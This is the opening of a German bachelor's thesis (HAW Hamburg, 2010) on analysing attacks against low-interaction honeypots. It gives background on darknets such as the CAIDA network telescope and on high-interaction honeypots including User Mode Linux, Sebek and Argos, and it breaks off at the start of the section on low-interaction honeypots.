Hochschule für Angewandte Wissenschaften Hamburg
Hamburg University of Applied Sciences

Bachelorarbeit

Michael Gröning

Analyse von Angriffen auf Low-Interaction Honeypots

Fakultät Technik und Informatik
Department Informatik

Faculty of Engineering and Computer Science
Department of Computer Science

Michael Gröning

Analyse von Angriffen auf Low-Interaction Honeypots

Bachelorarbeit eingereicht im Rahmen der Bachelorprüfung
im Studiengang Technische Informatik
am Department Informatik
der Fakultät Technik und Informatik
der Hochschule für Angewandte Wissenschaften Hamburg

Betreuender Prüfer : Prof. Dr. Thomas C. Schmidt
Zweitgutachter : Prof. Dr.-Ing. Martin Hübner

Abgegeben am 15. Januar 2010

Michael Gröning

Thema der Bachelorarbeit

Analyse von Angriffen auf Low-Interaction Honeypots

Stichworte

Honeypots, Darknets, Entropie, String-Analyse, IT-Security

Kurzzusammenfassung

Die Analyse von Angriffen auf IT-Systeme ist ein wichtiges Thema der IT-Sicherheitsforschung. Vor allem Honeypots und Darknets sind hier ein vielgenutztes System zur Analyse von Angriffen. Ziel dieser Arbeit ist die Erstellung eines Analysewerkzeugs, mit dessen Hilfe Angriffe auf Low-Interaction Honeypots untersucht werden können. Im Rahmen dieser Arbeit sollen verschiedene Analyseverfahren implementiert und evaluiert werden.

Michael Gröning

Title of the paper

Analysis of attacks on low-interaction honeypots

Keywords

Honeypots, Darknets, Entropy, String-Analysis, IT-Security

Abstract

The analysis of attacks on IT-systems is one major aspect of IT-security research. Especially honeypots and darknets are an often used tool for the analysis of attacks. The aim of this work is the design and implementation of an analytical tool which is capable of investigating attacks on low-interaction honeypots. Within the scope of this thesis, several analytical methods are implemented and evaluated

„My greatest concern was what to call it. I thought of calling it 'information,' but the word was overly used, so I decided to call it 'uncertainty.' When I discussed it with John von Neumann, he had a better idea. Von Neumann told me, 'You should call it entropy, for two reasons. In the first place your uncertainty function has been used in statistical mechanics under that name, so it already has a name. In the second place, and more important, no one really knows what entropy really is, so in a debate you will always have the advantage.'"

Claude E. Shannon (1916-2001)

Inhaltsverzeichnis

Tabellenverzeichnis

Abbildungsverzeichnis

Teil I

Einleitung

1 Einführung

Die Sicherheit, Zuverlässigkeit und Integrität von Computersystemen und Netzwerken ist eine der wichtigsten Vorraussetzungen für den Betrieb von netzwerkbasierten Diensten. Angriffe auf vernetzte Systeme ziehen jedes Jahr erhebliche Sachschäden nach sich. Ein wichtiges Gebiet der IT-Sicherheitsforschung liegt in der Entwicklung von Verfahren, welche Bedrohungen zu einem frühen Zeitpunkt erkennen und schnell geeignete Gegenmaßnahmen einleiten. Neben der Arbeit von qualifizierten Sicherheitsanalysten spielt die automatische Analyse von Sicherheitsvorfällen, vor allem von sich selbstständig ausbreitender Schadsoftware eine immer wichtigere Rolle dabei, der Menge an Angriffen auf die IT-Infrastruktur zu begegnen. Ein grundlegendes Werkzeug hierbei bilden Honeypots, da sie unter kontrollierten Bedingungen Informationen über Angriffe und Angriffstechniken bereitstellen können. Die vorliegende Arbeit befasst sich mit der Analyse von solchen Angriffen, wobei insbesondere bisher unbekannte Angriffstypen untersucht werden sollen. Hierfür wurde im Rahmen einer Tätigkeit beim DFN-Cert[1] eine Anwendung erstellt, welche als Grundlage für die Erprobung von neuen Analysemethoden dienen soll.

1.1 Motivation

Honeypot Systeme haben sich in den letzten Jahren als wertvolles Werkzeug für die Untersuchung von Angriffen auf Computernetzwerke erwiesen. Sowohl für das Verständnis von Angriffen durch einzelne Systeme, als auch für das Angriffsverhalten von automatisierten Botnetzen[2] lieferten Honeypots immer wieder wichtige Erkenntnisse und Ideen für die Bekämpfung von Schadprogrammen.

[1] http://www.dfn-cert.de

[2] Bot: englisch verkürzt aus robot, Roboter: Netz aus autonomen Schadprogrammen (*Bots)*), welches koordiniert Aktionen über das Internet ausführt.

1.2 Problemstellung

Eine der großen Herausforderungen beim Betrieb eines Honeypots ist die Klassifizierung der Angriffe. Viele Anwendungen verwenden feste TCP/IP Portnummern für ihre angebotenen Dienste. Dies ermöglicht für eine große Zahl entdeckter Angriffe bereits eine Zuordnung des Angriffes aufgrund ihres Zielports. Schwieriger ist die Analyse von Verbindungen zu scheinbar zufälligen Ports, oder solche, die vorher keine besondere Sicherheitsrelevante Bedeutung besessen haben. Hier ist die Intention des Verbindungsaufbaus oft nicht eindeutig zu klären. Es kann sich beispielsweise um Angriffe auf eine spezielle Software oder auch um eine von anderer Schadsoftware im System platzierten Hintertür handeln. Hier bedarf es neuer Verfahren um die Natur eines solchen potentiellen Angriffs zu untersuchen.

1.3 Zielsetzung

Ziel dieser Arbeit ist es, Angriffe auf einen Low-Interaction Honeypot zu analysieren und eine Auswertung der so gewonnenen Daten zu ermöglichen. Weiterhin sollen eine Reihe von Analysetechniken in das Honeypotsystem integriert werden, um neue Erkenntnisse über erkannte Angriffe zu erlangen und so einen Einblick in Verhaltensweise und Techniken von Angreifern und Schadsoftware zu bekommen. Dabei soll nicht die Menge der am weitesten verwendeten Angriffstechniken im Vordergrund stehen, sondern es soll bewusst das Augenmerk auf die Angriffe gelegt werden, welche sonst in der Menge der gewonnenen Daten unauffällig bleiben. Ziel dieser Herangehensweise ist es, möglichst früh neue Trends zu erkennen und so bereits geeignete Strategien zu entwickeln, bevor es zu einer weiten Verbreitung von Angriffen kommt.

Hierfür soll ein Werkzeug erstellt werden, welches die im vorherigen Abschnitt erwähnten Probleme überwinden kann und sowohl verschiedene Untersuchungsmethoden in einem Werkzeug bündelt als auch neue Untersuchungsmethoden integrierbar macht. Um dieses Ziel zu erreichen, sollen aus bereits bestehenden Werkzeugen geeignete ausgewählt werden, aber auch neue Ansätze zur Untersuchung von Angriffen implementiert und evaluiert werden.

1.4 Einordnung des Verfahrens

In den letzten Jahren wurden verschiedene Arbeiten zur Analyse und Klassifikation von Angriffen auf vernetzte Systeme veröffentlicht. Schwerpunktartig befassen sich diese mit der

Anwendung bestimmter Verfahren wie beispielsweise Musteranalyse und Informationstheorie (vgl. u.a. Chandola u. a. (2009), Kohlrausch (2009)) zur Klassifikation der Angriffe oder mit der quantitativen Messung des im Internet vorhandenen Hintergrundverkehr (vgl. Pang u. a. (2004)).

1.5 Organisation dieser Arbeit

Der verbleibende Teil dieser Arbeit gliedert sich in sechs Kapitel.
Im zweiten Kapitel werden Darknets und Honeypots sowohl in ihrer Funktionsweise, als auch in ihrer Verwendung erläutert. Das dritte Kapitel befasst sich mit den in der Arbeit verwendeten Analysemethoden und gibt einen Überblick über die damit erzielbaren Ergebnisse, die daraus gewonnenen Einsichten in die Funktionsweise verschiedenartiger Angriffe. Es versucht aber auch die Grenzen dieser Analysetechniken aufzeigen. Im vierten Kapitel sollen die Konzepte zur Umsetzung entwickelt werden. Kapitel Fünf dokumentiert die praktische Umsetzung der Arbeit sowie der Implementierung der Analyseverfahren. Kapitel Sechs soll einen Überblick über die erzielten Analyseergebnisse geben und eine abschließende Bewertung der gewonnenen Erkenntnisse liefern. Das siebte Kapitel ist schließlich einem Ausblick auf die weitere Entwicklung des Systems gewidmet und soll die Auswirkungen neu entwickelter Techniken auf den Betrieb von Honeypots beleuchten.

Teil II

Grundlegende Ansätze zur Analyse von Angriffen

2 Darknets und Honeypots

2.1 Darknets

Darknets, auch Internet Telescopes genannt, sind Netzbereiche des Internets, welche bewusst frei von produktiv eingesetzten Computersystemen gehalten werden. Da sich keine produktiven Systeme in diesen Netzbereichen befinden, kann jeder Datenverkehr von außen, der an IP-Adressen in diesem Netzbereich gesendet wird, als illegitime Nutzung betrachtet werden. Werden die empfangenen Daten untersucht, lassen sich hieraus beispielsweise Informationen über den Absender, den Typ einer versandten Nachricht oder das verwendete Protokoll gewinnen. Insbesondere kann durch diese Analyse geklärt werden, ob es sich bei den empfangenen Daten um einen Angriff oder um ein unabsichtlich in den Netzbereich versandtes Paket aufgrund einer Fehlkonfiguration handelt.

Ein Darknet kann prinzipiell eine beliebig große Menge an IP-Adressen abdecken. Jedoch hängen die Eigenschaften eines Darknets sehr stark von der Größe des Netzbereiches ab, über den es sich erstreckt. Ein großes Darknet, welches viele Adressen abdeckt, kann schwächer ausgeprägte Phänomene detektieren und diese feiner auflösen. Dabei muss ein Darknet nicht zwangsläufig über einen zusammenhängenden Netzbereich verfügen, sondern es können Daten aus verschiedenen, kleineren Netzbereichen zusammengefasst werden. Dies bietet sich besonders dann an, wenn kein großer, zusammenhängender Netzbereich für den Betrieb des Darknets zur Verfügung steht, sondern über den ganzen Bereich der zur Verfügung stehenden IP-Range immer wieder kleinere, ungenutzte Teilbereiche vorhanden sind. Dies ermöglicht es beispielsweise, ein Darknet aus vielleicht nur temporär ungenutzten Adressbereichen zu bilden.

2.1.1 Network Telescope Projekt der UC San Diego

Das an der University of California in San Diego *(UCSD)* beheimatete *CAIDA*-Projekt (Cooperative Association for Internet Data Analysis) ist Betreiber eines der ersten und größten Darknets. Im Rahmen des Projektes wurden die Voraussetzungen des Betriebes eines Darknets zum ersten Mal formalisiert (vgl. Moore u. a. (2003)). Das hier beschriebene System

size of Darknet	5%	50%	Median	95%
2^{24}	1,31 sec	25,6 sec	17,7 sec	1,3 min
⋮	⋮	⋮	⋮	⋮
2^{18}	1,40 min	27,3 min	18,9 min	1,4 h
2^{17}	2,80 min	54,6 min	37,9 min	2,7 h
2^{16}	5,60 min	1,82 h	1,26 h	5,5 h
⋮	⋮	⋮	⋮	⋮
2^{13}	44,8 min	14,6 h	9,71 h	1,8 Tage
11 ⋮	⋮	⋮	⋮	⋮
2^{8}	23,9 h	19,4 Tage	13,5 Tage	58,2 Tage

Tabelle 2.1: Zeitraum bis das erste Paket eines Angriffs durch ein Darknet bestimmter Größe entdeckt wird (ausgehend von 10 zufälligen IP-Scans pro Sekunde) (vgl. Moore (2002) , Moore u. a. (2003)).

deckt einen zusammenhängenden Adress-Bereich mit 2^{24} Adressen ab, was einem Gesamtanteil von 1/256 aller mit IPv4 abbildbaren IP-Adressen entspricht. Durch seine Größe besitzt dieses Netz einige sehr positive Eigenschaften. Wie bei einem optischen Teleskop ein größerer Spiegel, hellere und feiner aufgelöste Bilder ermöglicht, führt bei einem Netzwerkteleskop eine größere Anzahl beobachteter IP-Adressen zu einem genaueren Bild der Vorgänge im Netz. Scannt ein Angreifer zufällige IP-Adressen des IPv4-Adressbereiches, so wird es mit der Dauer des Angriffsversuches immer wahrscheinlicher, dass die Scanvorgänge auch den Adressbereich des Darknets betreffen. In Tabelle 2.1 ist dargestellt, wie sich die Größe eines Darknets auf die Erkennungsrate von Scans auswirkt: Während ein 2^{18} Adressen umfassendes Darknet einen Angriff nach 27,3 Minuten mit mehr als 50 prozentiger Wahrscheinlichkeit erfasst hat, braucht ein halb so großes Netz doppelt so lange. Im konkreten Beispiel ist also das Auflösungsvermögen des UCSD Network Telescope über als 16,7 Millionen Adressen mehr als 65000 mal besser als bei einem Darknet, welches nur 256 IP-Adressen abdeckt.

2.1.2 Einsatzgebiete von Darknets

Darknets haben sich bei der Erkennung von Bot-Aktivitäten als äußerst wertvoll erwiesen. Da viele Schadprogramme auf der Suche nach neuen Kandidaten für eine mögliche Infektion zufällig erzeugte IP-Adressen auswählen, werden Scanversuche durch Bots in Darknets vergleichsweise häufig festgestellt. Außerdem lässt sich durch die Gleichverteilung von IP-Zieladressen der Scans extrapolieren, wie verbreitet ein neues Schadprogramm ist und mit




Abbildung 2.1: Simulation der Ausbreitung eines Wurmprogramms und die Detektion durch zwei verschieden große Darknets.(vgl. Moore u. a. (2003)). Die beiden Kurven für die tatsächliche Infektionsrate und die durch das /8-Darknet wahrgenommene Ausbreitung sind beinahe deckungsgleich.

welcher Vermehrungsrate es sich ausbreitet (vgl. Moore (2002)).
Auch bei der Einschätzung der Vermehrungsrate bringt ein möglichst großes Darknet Vorteile. Wie in Abb. 2.1 dargestellt, können mit einem sehr großen Darknet viel genauere Aussagen über den Start eines Ausbruchs und die Verbreitungsgeschwindigkeit eines Schadprogramms getroffen werden.

Neben den großen Darknet-Installationen gibt es aber auch eine Vielzahl von relativ kleinen Netzen. Diese dienen im Allgemeinen nicht der Analyse von globalen Phänomen, sondern werden für die Analyse lokal begrenzter Erscheinungen eingesetzt, beispielsweise der Erkennung von lokalen Portscan-Aktivitäten.

Darknets sind wertvolle Werkzeuge für die schnelle Entdeckung neu entstandener Phänomene im Internet. Insbesondere die Ausbreitung von Internet-Würmern auf anfälligen Computersystemen lässt sich mit diesem Ansatz nachvollziehen. Ein gravierender Nachteil besteht jedoch darin, dass Darknet-Sensoren sich rein passiv verhalten und nicht mit den angreifenden Systemen in Interaktion treten. Darknets eignen sich daher prinzipiell nicht für die Analyse von Angriffen, die eine Interaktion zwischen den beteiligten Systemen erfordern.

Ein weiteres Problem besteht darin, dass ein Angreifer Netzbereiche ausblenden kann, wenn in diesen keine regulären Hosts zu erwarten sind. Dies wäre beispielsweise der Fall, wenn der Netzbereich nicht durch einen Registrar vergeben ist, oder wenn der Angreifer weiß, dass ein Darknet vorhanden ist
Mit der zu erwartenden Einführung von IPv6 wird der Adressbereich des Internets signifikant vergrößert. Da dann der Anteil der unbenutzten IP-Adressen wesentlich höher sein wird als gegenwärtig, werden sich die Verbreitungstechniken von replizierender Schadsoftware anpassen müssen. Die heute gängige Technik, Angriffe auf zufällig generierte Adressen zu starten, wird in IPv6 sehr ineffizient sein. Dies wiederum bedingt Veränderungen der Rolle von Darknets, welche heute noch nicht abzusehen sind.

2.2 Honeypots

Als Honeypot wird ein Computersystem bezeichnet, das gezielt dafür entworfen wurde Angreifer anzuziehen, um ihr Verhalten zu studieren und neue Erkenntnisse über Angriffstechniken zu erhalten. Das Unterscheidungskriterium zu den im vorherigen Abschnitt vorgestellten Darknets besteht also darin, dass ein Honeypot aktiv einen Angreifer einlädt und mit diesem in Interaktion tritt, anstatt nur passiv den Netzwerkverkehr mitzuprotokollieren.

Eine erste Beschreibung der Funktionsweise eines Honeypots stellt das 1989 von Clifford Stoll verfasste Buch „Kuckucksei“ (vgl. Stoll (1989)) dar, in dem die Angriffe einer Gruppe technisch interessierter Personen auf Systeme an verschiedenen amerikanischen Hochschulen beschrieben wird. Wenige Jahre später beschrieb Cheswick (1998) ein System, welches speziell für die Überwachung und Analyse von Angriffen vorbereitet wurde. Abgesehen von diesen beiden frühesten Beschreibungen, die dem wissenschaftlichen Umfeld zuzurechnen sind, ist jedoch nach Spitzner (2002) davon auszugehen, dass bereits zuvor ähnliche Systeme in verschiedenen Bereichen verwendet wurden. Diese wurden jedoch nicht formell dokumentiert.

Ein Honeypot kann als eine Weiterentwicklung eines Network Intrusion Detection Systems *(NIDS)*, wie das beispielsweise in Paxson (1998) beschriebene Bro-IDS, angesehen werden. Bei der Konzeption von Honeypot-Systemen wurde der Entwicklung Rechnung getragen, dass Angreifer immer gezieltere Techniken nutzen, um sich den Intrusion-Detection Systemen zu entziehen. Als Folge dessen ist eine Überwachung eines Angreifers alleine durch das Protokollieren des vorhandenen Netzwerkverkehrs nicht mehr in allen Fällen möglich

(vgl. Ptacek u. a. (1998)). Mit Honeypots wird dieses Problem umgangen, da hier eine Überwachung des Angreifers direkt auf dem System selbst erfolgt.
Honeypots können grob in zwei Klassen[1] eingeteilt werden. Im folgenden Abschnitt werden diese anhand von Beispielen erläutert.

2.2.1 High-Interaction Honeypots

Ein High-Interaction Honeypot ist im Allgemeinen ein vollständiges Computersystem bestehend aus einem Betriebssystem und verschiedenen Diensten, die durch dieses System angeboten werden. Dabei spielt es für die Definition keine Rolle, ob es sich um ein virtualisiertes oder reales System handelt. Da High-Interaction Honeypots mit der Prämisse betrieben werden, möglichst viel über die Techniken und Werkzeuge von Angreifern zu erfahren, sollte das Honeypot-System für den Angreifer möglichst attraktiv wirken. Deshalb handelt es sich bei den angebotenen Diensten im Allgemeinen um weit verbreitete Serverdienste wie z.B. Windows RPC, Samba, Apache oder Microsoft IIS Webserver.

Die Interaktion eines Angreifers mit einem Honeypot soll möglichst lückenlos überwacht werden können. Dies ist bei High-Interaction Honeypots deswegen besonders wichtig, da ein Angreifer diese auch zum Starten neuer Angriffe auf andere Systeme nutzen kann. Bei nachlässiger Überwachung bliebe ein solches Vorgehen eventuell unentdeckt und stelle ein Sicherheitsrisiko für andere Systeme dar. Für die Überwachung werden verschiedene Hilfsmittel eingesetzt, die von einfacher Prozessüberwachung bis zur Überwachung der Speicher und Registerinhalte einer (emulierten) CPU reichen. Im Folgenden sollen beispielhaft diese Monitoring-Techniken anhand zweier High-Interaction Honeypots erklärt werden.

User Mode Linux als High-Interaction Honeypot

User Mode Linux[2] (UML) ist eine Variation des Linux Kernels, die es ermöglicht, eine vollständige Instanz des Betriebssystems als Prozess innerhalb einer anderen Linux-Instanz auszuführen. Dies erlaubt den Betrieb mehrerer Betriebssysteminstanzen parallel auf einem physischen System. Dabei bleibt das Hostsystem für den Angreifer unsichtbar und ist bei geeigneter Konfiguration von außen nicht angreifbar.

[1] Darüber hinaus gibt es hybride Ansätze bei denen nicht in allen Fällen eine klare Zuordnung getroffen werden kann (vgl. Abschnitt 2.2.2).
[2] http://usermode-linux.sourceforge.org

Um einen UML-basierten Honeypot zu überwachen, stehen verschiedene Hilfsmittel zur Verfügung (vgl. Provos und Holz (2007) S.50). Unter anderem werden dafür Werkzeuge wie *tcpdump*[3] oder *wireshark*[4] genutzt, um den ein- und ausgehenden Netzwerkverkehr zu protokollieren. Dies dient der Identifikation von Systemen, von denen potentielle Angriffe ausgehen könnten. Darüber hinaus wird auch das Verhalten des Angreifers auf dem System selbst überwacht. Hierfür werden Prozess-Monitore oder Keylogger eingesetzt, die eine Protokollierung der vom Angreifer abgesetzten Kommandozeilenbefehle ermöglichen.

Ein spezialisiertes Wergzeug für die Überwachung von Honeypots ist das Programm Honeywall[5]. Honeywall dient der Kontrolle von Honeypots und soll die Auswertung gewonnener Daten erleichtern. Es kümmert sich dabei um drei Aspekte des Betriebes von Honeypots(vgl. Provos und Holz (2007) S. 67).

Datenaufzeichnung Jede Aktivität im Honeynet und alle Informationen die in oder aus dem Honeynet kommen müssen protokolliert werden. Dabei ist darauf zu achten, dass ein potentieller Angreifer diese Maßnahmen nicht entdeckt.

Datenkontrolle Verbindungen die aus dem Honeynet heraus in Richtung anderer Systeme aufgebaut werden müssen kontrolliert und gegebenenfalls unterbrochen werden. Dies dient vor allem dem Schutz fremder Systeme, da auf diesem Wege verhindert wird, dass ein Angreifer einen Honeypot als Ausgangsbasis für weitere Angriffe nutzt. Honeywall ermöglicht es aus diesem Grunde, die vom Honeypot ausgehenden Verbindungen zu sperren oder einzuschränken.

Datenanalyse Die Auswertung gewonnener Daten soll für den Analysten so weit wie möglich vereinfacht werden und ihn bei Computer- und Netzwerkforensik unterstützen.

Um diese Aufgaben zu erfüllen, integriert Honeywall das Program sebek [6]. Sebek dient der Überwachung der Funktionen eines Honeypots auf der Ebene des Betriebssystem Kernels. Hierfür ersetzt Sebek verschiedene Systemaufrufe des Betriebssystems durch modifizierte Versionen. Damit erhält ein Analyst einen detailgenauen Einblick in die Vorgänge auf dem Honeypot. Sebek ermöglicht darüber hinaus auch die Protokollierung von SSH-Sessions oder das Kopieren von per Secure Copy(SCP) übertragenen Dateien(siehe Abb. 2.2).

Grenzen von User-Mode Linux Ein gravierender Nachteil von UML liegt darin, dass sowohl als Gast- als auch als Host-System nur Linux eingesetzt werden kann. Dies schränkt die Verwendbarkeit ein. Ein weiterer Nachteil des Systems liegt darin begründet, dass es

[3] http://www.tcpdump.org
[4] http://www.wireshark.org
[5] https://projects.honeynet.org/honeywall
[6] https://projects.honeynet.org/sebek/




Abbildung 2.2: Funktionsweise von Sebek (vgl. The Honeynet Project (2003) S. 3)

nur sehr schwer möglich ist, Einfluss auf das Verhalten eines Angreifers auszuüben. Hat ein Angreifer Zugang zum System erlangt, so kann er potentiell beliebige Befehle auf dem System ausführen. Da es sich um ein voll funktionsfähiges Betriebssystem handelt, kann ein Angreifer auch Schadsoftware nachinstallieren und das System für weitere Angriffe auf andere Systeme oder den Betrieb von Schadsoftware, zum Beispiel Spam-Relays, nutzen. Dies macht den Honeypot bei unzureichender Überwachung besonders leicht zu einem potentiellen Sicherheitsrisiko für andere Systeme.

Argos

Argos (Portokalidis u. a. (2006)) ist ein weiterer High-Interaction Honeypot. Die Software basiert auf dem Open-Source Virtualisierungssystem QEMU (Bellard (2005)), welches um einige, Honeypotspezifische Funktionen erweitert wurde. Argos emuliert, ähnlich wie die bekanntere Virtualisierungslösung VMware, Teile eines Computersystems in Software. Dies ermöglicht es, auf einem realen System mehrere virtuelle Instanzen zu betreiben. Hierbei können sich Gast und Hostsystem, im Gegensatz zu Usermode Linux, sehr wohl unterscheiden, was die Flexibilität gegenüber User Mode Linux deutlich erhöht.

Argos folgt bei der Überwachung der Prozesse dem Prinzip der *'Dynamic Taint*[7] *Analysis'*. Bei diesem Verfahren werden Speicher- und Registerinhalte des Honeypots in Abhängigkeit von ihrer Herkunft markiert. Daten, die beispielsweise als Nutzlast eines Netzwerkpaketes in den Speicher des Honeypots gelangt sind, werden als 'verschmutzt' eingestuft und ihre weitere Verwendung wird durch das System überwacht. Ziel dieser Maßnahme ist es, zu erkennen, ob so markierte Daten als Maschinensprache-Instruktionen aufgefasst und durch den Prozessor ausgeführt werden. Dies wäre zum Beispiel beim erfolgreichen Ausnutzen einer Buffer Overflow Schwachstelle der Fall: Einem Angreifer gelingt es, Schadcode im Speicher des Systems zu platzieren und durch geschicktes Überschreiben der Rücksprungadresse auf dem Stack in den von ihm kontrollierten Speicherbereich zu springen (vgl. Aleph One (1996)).

Im folgenden Abschnitt wird die Funktionsweise eines Argos Honeypots kurz erläutert (siehe auch Abb. 2.3):

1. Verbindungen, die zu einem Honeypot aufgebaut werden, protokolliert ein externes Programm (beispielsweise auf einer Firewall oder einem Router).
2. In den Speicherbereich des Honeypots kopierte Daten werden als *'verschmutzt'* markiert. Die Verwendung der so markierten Daten wird im weiteren Verlauf beobachtet.
3. Werden die markierten Speicherbereiche von der CPU als Instruktionen verwendet, wird ein Event ausgelöst und der ausgeführte Prozess wird beendet.
4. Ein Image der markierten Speicherbereiche wird zusammen mit einem Abbild des Prozessorzustands in das Dateisystem des Gastsystems geschrieben.
5. Das Speicherabbild wird mit den Protokolldaten aus (1) korreliert und eine Signatur des Datensatzes erzeugt.
6. Die erzeugte Signatur wird mit weiteren, bereits vorhandenen verglichen, wobei Ähnlichkeiten der Daten einfließen.

Ein mögliches Anwendungsgebiet für Honeypots stellt die Erkennung neuer Internet-Würmer dar. Im Rahmen des NoAH[8]-Projektes wurde im Herbst 2008 die Ausbreitung des Conficker-Wurms mit Hilfe von Honeypots untersucht (vgl. Kohlrausch (2009)). Im Rahmen des Projektes war es möglich, mit Hilfe des Argos Honeypots nicht nur den Angriff zu verfolgen, sondern auch die ermittelten Daten zu nutzen, um das Schadprogramm von einem Distributionsserver zu laden. Gleichzeitig zeigte sich in Untersuchung auch, dass die Möglichkeiten zur Überwachung der Prozesse auf dem System noch nicht feinkörnig genug sind. So werden in Argos beispielsweise keine Funktionsaufrufe oder Stackframes mitprotokolliert, was bei der Analyse von Exploits eine enorme Erleichterung wäre.

[7] taint, engl.: Makel, Verschmutzung
[8] Network of affined Honeypots




Abbildung 2.3: Funktionsweise eines Argos Honeypots(vgl Portokalidis u. a. (2006) S.4)

Argos bietet zahlreiche Vorzüge gegenüber dem zuerst vorgestellten User Mode Linux. Werden Angriffe auf das System erkannt, werden automatisch Maßnahmen ergriffen, die anschließende Untersuchungen des Angriffes unterstützen. Darüber hinaus funktioniert Argos konzeptuell auch mit vorher unbekannten Angriffstypen, was deren Entdeckung überhaupt erst möglich macht. Leider ist Argos aufgrund seiner Arbeitsweise auf Remote Buffer Overflow Schwachstellen beschränkt. Attacken, die einen anderen Typus von Schwachstelle ausnutzen, der nicht auf dem Überschreiben von Speicheradressen aufbaut, können von Argos nicht erkannt werden.

Bewertung von High-Interaction Honeypots

High Interaction Honeypots bieten viele Möglichkeiten für die Analyse von vorher nicht bekannten Schwachstellen. Da aber ein komplettes Computersystem mit Netzwerkdiensten aufgesetzt und konfiguriert werden muss, ist der Betrieb vergleichsweise zeitaufwändig und kompliziert. Er bleibt durch die gegebene Gefahr, dass ein Angreifer den Honeypot für weitere Angriffe nutzen könnte, auch nicht ohne Risiko.

2.2.2 Low-Interaction Honeypots

